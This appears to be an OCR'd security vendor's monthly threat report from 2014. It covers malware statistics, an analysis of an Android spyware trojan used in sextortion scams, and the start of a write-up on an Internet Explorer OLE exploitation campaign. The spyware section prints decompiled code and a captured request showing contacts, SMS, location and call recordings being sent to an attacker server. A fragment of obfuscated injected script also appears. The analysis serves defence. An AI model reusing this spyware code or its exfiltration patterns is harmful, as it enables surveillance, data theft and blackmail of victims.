
Security Trend

ASEC REPORT

VOL.59

November, 2014



AhnLab


ASEC REPORT

VOL.59 November, 2014

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF NOVEMBER 2014

Table of Contents




1 SECURITY STATISTICS

SECURITY STATISTICS

01

Malware Statistics


According to the ASEC (AhnLab Security Emergency Response Center), 4,263,988 malware were detected in November 2014. The number of detected malware increased by 198,368 from 4,065,620 detected in the previous month as shown in Figure 1-1. A total of 6,059,563 malware samples were collected in November.



[Figure 1-1] Malware Trend

In Figure 1-1, "Detected Samples" refers to the number of malware detected by AhnLab products deployed by our customers. "Collected Samples" refers to the number of malware samples collected autonomously by AhnLab that were besides our products.

Figure 1-2 shows the prolific types of malware in November 2014. It appears that PUP (Potentially Unwanted Program) was the most distributed malware with 55.87% of the total. It was followed by Trojan (24.9%) and Adware (8.78%).



[Figure 1-2] Proportion of Malware Type in November 2014

Table 1-1 shows the Top 10 malware threats in November categorized by alias. Adware/Win32.SwiftBrowse was the most frequently detected malware (540,575), followed by PUP/Win32.IntClient (160,185).

[Table 1-1] Top 10 Malware Threats in November 2014 (by Alias)


Rank	Alias from AhnLab	No. of detections
1	Adware/Win32.SwiftBrowse	540,575
2	PUP/Win32.IntClient	160,185
3	Unwanted/Win32.Exploit	127,284
4	Trojan/Win32.Agent	123,621
5	PUP/Win32.MyWebSearch	117,230
6	Trojan/Win32.OnlineGameHack	107,143
7	Trojan/Win32.Starter	100,825
8	PUP/Win32.Helper	73,579
9	Adware/Win32.Shortcut	69,421
10	Adware/Win32.SearchSuite	61,161

SECURITY STATISTICS

02

Web Security Statistics

In November 2014, a total of 946 domains and 6,018 URLs were comprised and used to distribute malware. In addition, 6,330,313 malicious domains and URLs were blocked. This figure is the number of blocked connections from PCs and other systems to the malicious website by AhnLab products deployed by our customers. Finding a large number of distributing malware via websites indicates that internet users need to be more cautious when accessing websites.




[Figure 1-3] Blocked Malicious Domains/URLs in November 2014

SECURITY STATISTICS

03

Mobile Malware Statistics

In November 2014, 98,555 mobile malware were detected as shown in Figure 1-4.



[Figure 1-4] Mobile Malware Trend

Table 1-2 shows the top 10 mobile malware detected in November 2014. Android-PUP/SmsReg was the most distributed malware with 20,096 of the total, which increased by 7,001 from the previous month.

[Table 1-2] Top 10 Mobile Malware Threats in November (by alias)

Rank	Alias from AhnLab	No. of detections
1	Android-PUP/SmsReg	20,096
2	Android-Trojan/FakeInst	17,057
3	Android-PUP/Dowgin	10,271
4	Android-Trojan/Opfake	5,268
5	Android-PUP/SMSreg	2,954
6	Android-Trojan/SmsSpy	2,757
7	Android-Trojan/SMSAgent	2,584
8	Android-PUP/Noico	1,842
9	Android-Trojan/SmsSend	1,763
10	Android-PUP/Airpush	1,474

2

SECURITY ISSUE

"Naked Video" Chat Phishing Scam Reaches Mobile Devices

SECURITY ISSUE

“Naked Video” Chat Phishing Scam Reaches Mobile Devices

Lately so-called “naked video” chat phishing scams have been frequently reported in the media. The first case of naked video chat phishing was discovered in 2013 and involved sophisticated social engineering techniques.

Now, these phishing scams have moved to mobile devices. Malicious apps and mobile malware related with naked video chat phishing have continuously advanced, and the number of victims has increased. Furthermore, such phishing has become a serious social problem: victims continue to suffer to the point that they cannot maintain their normal lives. There is even a South Korean case in which a victim in his twenties committed suicide.


This article shows in detail the Android-Trojan/Pbstealer malware that was used in a recent phishing attack in South Korea.

The naked video chat phishing occurs when a mobile chat application is used to induce a victim into using a mobile video chat service. When the video chat begins, the victim is induced to participate in naked video chatting and to show their face. The attacker then records a video of the victim’s naked body and face without his or her awareness. Also, the attacker claims to be unable to hear the victim's voice and sends a URL to the victim to download another app. When the app is installed on the victim's smartphone, it steals information saved on the smartphone—phone numbers, address book, and various other data. After successfully stealing the smartphone data, the attacker then blackmails the victim by threatening to disclose the recorded video chat and demanding the transfer of a certain amount of money.

1. Installation and Operation

Figure 2-1 shows the privileges that are requested upon installing the Android-Trojan/Pbstealer, which is a malware related with naked video chat phishing. The malware requests the privilege to access the databases of text messages, location information, address books, and internal memory and to use audio recordings and the internet. It differs from normal apps in that this malicious app requests permission to change the system settings and then executes automatically when the smartphone is turned on.

When this malicious app is installed, it appears on the screen with various app names such as 'Audio Support,' 'SecretTalk,' 'Prosecutor's Office Security Enhancement,' and 'Authentication.' Also, it requires installing 'Device Admin' when the app is executed. It then shows an error message that reads, 'Server not available. It will be available shortly' before terminating the app. At the same time, the malicious app sends the stolen data to the attacker's server without the user's awareness.



```
POST /android/monitor/app/serverside/android_api.php?
mName=contactInformation&format=json HTTP/1.1
Accept: application/json
Content-type: application/json
Content-Length: 6833
Host: 223.[redacted]
Connection: Keep-Alive

{"contacts":[{"my_pn":"82[redacted]","name":"%[redacted]
B1","udate":1416981431,"mobile_pn":"010-4[redacted]"},{"my_pn":"82[redacted]","name":"%
[redacted]","udate":1416981431,"mobile_pn":"010-[redacted]"},
{"my_pn":"8210[redacted]","name":"%[redacted]
B7","udate":1416981431,"mobile_pn":"010-[redacted]"}
],"user_pn":"82[redacted]","location":
{"latitude":"37.[redacted]","longitude":"127.[redacted]"},"call_history":[],"sms_history":
[{"call_pn":"010[redacted]","contents":"video","cdate":1416810823,"type":"1"},
{"call_pn":"0109[redacted]","contents":"gallery","cdate":1416810777,"type":"1"},
{"call_pn":"0109[redacted]","contents":"gallery","cdate":1416810634,"type":"1"},
{"call_pn":"0109[redacted]","contents":"gallery","cdate":1416810555,"type":"1"},
{"call_pn":"010[redacted]","contents":"package","cdate":1416810418,"type":"1"},
{"call_pn":"010[redacted]","contents":"gallery","cdate":1416810373,"type":"1"},
{"call_pn":"0109[redacted]","contents":"browser","cdate":1416810111,"type":"1"},
{"call_pn":"010[redacted]","contents":"browser","cdate":1416810021,"type":"1"},
{"call_pn":"0109[redacted]","contents":"browser","cdate":1416809991,"type":"1"},
{"call_pn":"0109[redacted]","contents":"contact","cdate":1416809943,"type":"1"},
{"call_pn":"0109[redacted]","contents":"gps","cdate":1416809739,"type":"1"},
{"call_pn":"0102[redacted]","contents":"[redacted]%
7E.....","cdate":1416809594,"type":"1"},
{"call_pn":"010[redacted]","contents":"video","cdate":1416805168,"type":"1"},
{"call_pn":"010[redacted]","contents":"browser","cdate":1416805135,"type":"1"},
{"call_pn":"010[redacted]","contents":"gallery","cdate":1416804968,"type":"1"},
{"call_pn":"010[redacted]","contents":"contact","cdate":1416804938,"type":"1"},
{"call_pn":"010[redacted]","contents":"package","cdate":1416804788,"type":"1"},
{"call_pn":"010[redacted]","contents":"gps","cdate":1416804746,"type":"1"},
{"call_pn":"010[redacted]","contents":"%[redacted]%
8E","cdate":1416804681,"type":"1"},
{"call_pn":"0109[redacted]","contents":"video","cdate":1416731922,"type":"1"},
{"call_pn":"010[redacted]","contents":"gallery","cdate":1416731826,"type":"1"},
{"call_pn":"010[redacted]","contents":"browser","cdate":1416731780,"type":"1"},
{"call_pn":"010[redacted]","contents":"package","cdate":1416731709,"type":"1"},
{"call_pn":"010[redacted]","contents":"contact","cdate":1416731680,"type":"1"},
{"call_pn":"010[redacted]","contents":"gps","cdate":1416731628,"type":"1"},
{"call_pn":"010[redacted]","contents":"[redacted]
97","cdate":1416731464,"type":"2"},{"call_pn":"010[redacted]","contents":"%[redacted]
85%8E","cdate":1416731443,"type":"1"},{"call_pn":"010[redacted]","contents":"%[redacted]
[redacted]","cdate":1416731344,"type":"1"},{"call_pn":"0109[redacted]","contents":"[redacted]
%[redacted]","cdate":1416730873,"type":"1"},{"call_pn":"010[redacted]","contents":"[redacted]
[redacted]","cdate":1416730852,"type":"2"},
```

Entire conversation (7062 bytes)

Find | Save As | Print | ASCII | EBCDIC | Hex Dump | C Arrays | [✓ Raw]

Help | Filter Out This Stream | Close

Figure 2-1 | Stolen data being sent

2. Key Functions

The functions mentioned above are terminated when the error message is displayed. In the meantime, however, the network packet shows that various pieces of information are sent to the attacker's server. In order to find out what kind of information has been stolen and the detailed functions of the app, it is necessary to check the 'AndroidManifest.xml' file.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.android.secerettalk">
  <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="17"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_INTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_INTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="com.android.launcher.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="com.android.launcher.permission.READ_SETTINGS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_SETTINGS"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_MOCK_LOCATION"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
     <application android:theme="@0x7f070001" android:label="@0x7f060000" android:icon="@0x7f020000" android:debuggable="True" android:allowBackup="True">
      <activity android:label="@0x7f060000"
                      android:name="com.android.secrettalk.SecretTalk">
         <intent-filter>
           <action android:name="android.intent.action.MAIN"/>
           <category android:name="android.intent.category.LAUNCHER"/>
         </intent-filter>
      </activity>
      <receiver android:name="com.android.secrettalk.RestartReceiver">
         <intent-filter>
           <action android:name="android.intent.action.BOOT_COMPLETED"/>
         </intent-filter>
      </receiver>
      <receiver android:label="secrettalk_device_admin"
              android:name="com.android.secrettalk.secrettalkreceiver"
              android:permission="android.permission.BIND_DEVICE_ADMIN">
         <meta-data android:name="android.app.device_admin"
                      android:resource="@0x7f040000"/>
         <intent-filter>
             <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
         </intent-filter>
      </receiver>
      <service android:name="com.android.secrettalk.ReceiverRegisterService"/>
   </application>
</manifest>
```

According to AndroidManifest, this malicious app requests various privileges: to read and write on internal and external storage devices; access text messages (both received and saved), the address book, device information, location information, incoming and outgoing calls; use audio recording functions and change system settings. Also, there is a function to execute the malicious app automatically when the smartphone is turned on.

The following points below are the main classes that operate when the malicious app is executed:

① SecretTalk
When the malicious app is executed, the 'SecretTalk' class runs and an error message is displayed on the screen. The 'ReceiverRegisterService' class is then executed.

The 'ReceiverRegisterService' class sends various information from the smartphone to the attacker's server. The following codes show which information has been stolen from the smartphone: address books, user information, location information, call logs, and SMS messages. Then, the malicious app monitors a newly received SMS message in real-time and send the relevant data to the attacker's server.

```
• • •
public void onCreate() {
            super.onCreate();
            GlobalData.getInstance().setContext(this.
getApplicationContext());
      v0 = this.getSystemService("phone");
      v1 = v0.getLine1Number().toString();
      if(v1.equals("") != 0) {
         v1 = v0.getSimSerialNumber();
      }

        GlobalData.my_phonenumber = v1.replaceAll("\D+", "").
toString();
      this.loadGps();
      this._obj = new JsonObject();
      this._obj.add("contacts", ContactInfo.getContactInfo());
      this._obj.addProperty("user_pn", GlobalData.my_
phonenumber);
      this._obj.add("location", ContactInfo.getPosition());
      this._obj.add("call_history", ContactInfo.getCallDetails());
      this._obj.add("sms_history", ContactInfo.getAllSMS());
      Log.w("contact", "send start");
      v3 = new Void[0];
      new ReceiverRegisterService$2(this).execute(v3);
      this.smsFilter1.setPriority(1000);
      this.smsReceiver = new SmsReceiver();
      this.registerReceiver(this.smsReceiver, this.smsFilter1);
      this.smsFilter2.setPriority(999);
      this.smsCheck = new SmsCheck();
      this.registerReceiver(this.smsCheck, this.smsFilter2);
      this.callFilter.addAction("android.intent.action.PHONE_
STATE");
      this.callFilter.setPriority(888);
      this.callReceiver = new CallReceiver();
      this.registerReceiver(this.callReceiver, this.callFilter);
      this.packageFilter.addAction("android.intent.action.
PACKAGE_REMOVED");
        this.packageFilter.addDataScheme("package");
        this.packageReceiver = new PackageManager();
        this.registerReceiver(this.packageReceiver, this.
packageFilter);
        this.startPhoneStateListener();
        this.MonitorSMS();
        return;
    }
• • •
```

② SmsReceiver

When a SMS message is received, the sender information, the text contents of the SMS message, and the timestamp are collected.




Figure 2-2 | SmsReceiver class structure

This collected information is processed in JSON (JavaScript Standard Object Notation) format as seen below and sent to the attacker's server. If an SMS blocking function is activated, the malicious app deletes the received SMS message so that the user cannot read the text message.

```
protected varargs Void doInBackground(Void[] p11) {
        v1 = new JsonObject();
        v1.addProperty("phone_number", GlobalData.my_
phonenumber);
        v3 = HttpManager.postHttpResponse(URI.
create("http://223.***.***.***/android/monitor/app/
serverside/android_api.php?mName=isBlockInformation&for
mat=json"), v1.toString());
        if(v3.equals("0") == 0) {
            if(v3.equals("1") != 0) {
                SmsReceiver.is_blocked = 1;
            }

        } else {
            SmsReceiver.is_blocked = 0;
        }

        v0 = new JsonObject();
        v0.addProperty("user_pn", GlobalData.my_phonenumb-
er);
        v0.addProperty("call_pn", this.val$strFrom);
        v0.addProperty("contents", URLEncoder.encode(this.
val$strMsg));
        v0.addProperty("cdate", Long.valueOf((System.
currentTimeMillis() / 1000.0)));
        v0.addProperty("type", Integer.valueOf(1));
HttpManager.postHttpResponse(URI.create("ht-
tp://223.***.***.***/android/monitor/app/serverside/
android_api.php?mName=smsInformation&format=json"),
v0.toString());
        return 0;
}       ReceiverRegisterService.access$4(this.this$0).
sendEmptyMessage(7000);
        return 0;
}
```

③ SmsCheck

The malicious app extracts and processes the data from SMS messages saved on the smartphone and sends the data to the attacker's server.




Figure 2-3 | SmsCheck class structure

```
• • •
protected varargs Void doInBackground(Void[] p16) {
      this.timeLastChecked = this.prefs.getLong("time_last_
checked", -1.0, v4);
      v0 = this.mContext.getContentResolver();
      v6 = new JsonObject();
      this.cursor = v0.query(this.SMS_URI, this.COLUMNS, new
StringBuilder("type = 2 AND date > ")
                              .append(this.timeLastChecked).
toString(), 0, "date DESC");
      if(this.cursor.moveToNext() == 0) {
         Log.w("outgoing sms", "there are nothing");
         v1 = 0;
      } else {
            v13 = new StringBuilder(String.valueOf("")).append("
outgoing sms ").toString();
             this.timeLastChecked = this.cursor.getLong(this.
cursor.getColumnIndex("date"));
         do {
            v9 = this.cursor.getLong(this.cursor.getCol-
umnIndex("date"));
             v7 = this.cursor.getString(this.cursor.getCol-
umnIndex("address"));
            v3 = "body";
                  v8 = this.cursor.getString(this.cursor.
getColumnIndex("body"));
            v14 = new StringBuilder(String.valueOf(v9)).app-
end(",").append(v7).append(",").append(v8).toString();
            if(v13.contains(v14) == 0) {
               v13 = new StringBuilder(String.valueOf(v13)).
append(v14).toString();
               v6.addProperty("call_pn", v7);
               v6.addProperty("type", Integer.valueOf(2));
               v6.addProperty("contents", URLEncoder.encode(v8));
               v6.addProperty("user_pn", GlobalData.my_
phonenumber);
               v6.addProperty("cdate", Long.valueOf((System.
currentTimeMillis() / 1000.0)));
               Log.d("Test", new StringBuilder("date sent:
").append(v9).toString());
               Log.d("Test", new StringBuilder("target number:
").append(v7).toString());
               v2 = new StringBuilder("number of characters: ");
               v3 = v8.length();
               Log.d("Test", v2.append(v3).toString());
               v13 = new StringBuilder(String.valueOf(v13)).
append("").toString();
            }

         } while(this.cursor.moveToNext() != 0);
         this.cursor.close();
• • •
```

④ CallStateListener

The malicious app records the calls as audio files to send them to the attacker's server and then deletes the recordings saved on the smartphone. In the meantime, the malicious app calls the Recorder_prepare to record the call as a file (see below).

```
private void Recorder_Prepare() {
      GlobalData._recorder.prepare();
      GlobalData._recorder.start();
      Log.w("call", "start record");
      return;
   }
```

The recorded file calls the uploadFile and is sent to the attacker's server along with additional information such as the call time, phone number, etc.

```
public static int uploadFile(String p41) {
• • •
         v4[0] = "number";
         v4[1] = "type";
         v4[2] = "date";
         v4[3] = "duration";
         v27 = GlobalData.getInstance().getContext().
getContentResolver()
                                        .query(CallLog$Calls.
CONTENT_URI, v4, 0, 0, "date DESC");
        v29 = v27.getColumnIndex("number");
        v37 = v27.getColumnIndex("type");
        v17 = v27.getColumnIndex("date");
        v21 = v27.getColumnIndex("duration");
• • •
                v30 = new StringBuilder(String.valueOf(new
StringBuilder(String.valueOf(new StringBuilder(String.
valueOf(new StringBuilder(String.valueOf("")).append("&call_
num=").append(v31).toString())).append("&type=").
append(v15).toString())).append("&udate=").append((Long.
parseLong(v13) / 1000.0)).toString())).append("&call_time=").
append(v14).toString();
        }
• • •
         v38(new StringBuilder("http://223.***.***.***/android/
monitor/app/serverside/android_api.php?mName=audioU
pdate&format=json&phone_num=").append(ContactInfo.
getMyPhoneNumber()).append(v30).toString());
• • •
```

As mentioned above, Android-Trojan/Pbstealer steals and sends out information from the user's smartphone such as the phone number and contact information. In addition, this malicious app steals the SMS and call logs as well as the call recordings, and obtains location information in real-time through Wi-Fi and GPS. Along with this stolen information, the attacker blackmails the user by threatening to distribute the naked video chat file to friends and acquaintances.

Naked video chat phishing app results in a breach of privacy as well as a disruption in one's social life. Thus, it is recommended that users understand this kind of phishing scam and be very cautious when using chat applications. It is necessary to carefully check the privileges that an app requests before installing. In addition, users are recommended to use a mobile anti-virus app to check newly installed apps.

3

IN-DEPTH ANALYSIS

Almighty GodMode: a New Attack via IE Vulnerability

Almighty GodMode: a New Attack via IE Vulnerability

In November, US-CERT issued an alert about a new vulnerability in Microsoft Windows Object Linking and Embedding (OLE) that could allow remote code execution if a user views a specially-crafted web page using Internet Explorer. The Microsoft Windows OLE OleAut32.dll library provides the SafeArrayRedim function that allows resizing of SAFEARRAY objects in the memory. In certain circumstances, this library does not properly check the sizes of arrays when an error occurs. The improper size allows an attacker to manipulate memory that is not allowed to change.


An attacker who successfully exploited the vulnerability could run arbitrary codes in the context of the current user. If the current user is logged on with administrative user rights, an attacker could then install programs, view, change, or delete data, or create new accounts with full user rights. Also, this vulnerability can be used to compromise a website by redirecting users who visit the compromised website to a specially-crafted web page.

This vulnerability, CVE-2014-6332, may involve a wide range of potential threats because various OS and Internet Explorer (IE) versions are affected by this vulnerability: Windows 95 and higher OS versions, and IE 3 and higher versions. What's worse is that the actual attacks using CVE-2014-6332 vulnerability have increased since the attack codes that exploit this vulnerability were recently disclosed. Regarding one of the most severe cases, multiple websites of South Korea such as online movie ticket reservation websites, travel websites, and online bookstore websites were compromised by attacks via CVE-2014-6332 vulnerability in November 2014.

This article demonstrates how the attackers could use this vulnerability in these website breach cases that took place in South Korea in November.

1. Redirection to a crafted web page
In the website breach cases in South Korea, the attackers inserted the malicious scripts onto the website and redirected users who visited the compromised website to a specially-crafted landing page: a web page that is configured with the exploit codes. When the users access the crafted landing page, the attackers check the version of the programs such as web browser, Java, and Adobe Flash Player, and then remotely execute the exploit code that matches the version of the program.


Also, the attackers obfuscate and insert the malicious script so that the administrators can scarcely recognize the breaches. The attackers use obfuscation methods that replace the strings with ASCII values (decimal or hexadecimal) or use Java script obfuscation techniques (e.g., Dean Edward Packer).



```
var _$=['\x62\x79\x34\x3d','\x62\x79\x34\x3d\x59\x65
\x73\x3b\x70\x61\x74\x68\x3d\x2f\x3b\x65\x78\x70\x69
\x72\x65\x73\x3d',"\x3c\x69\x66\x72\x61\x6d\x65\x20\

...

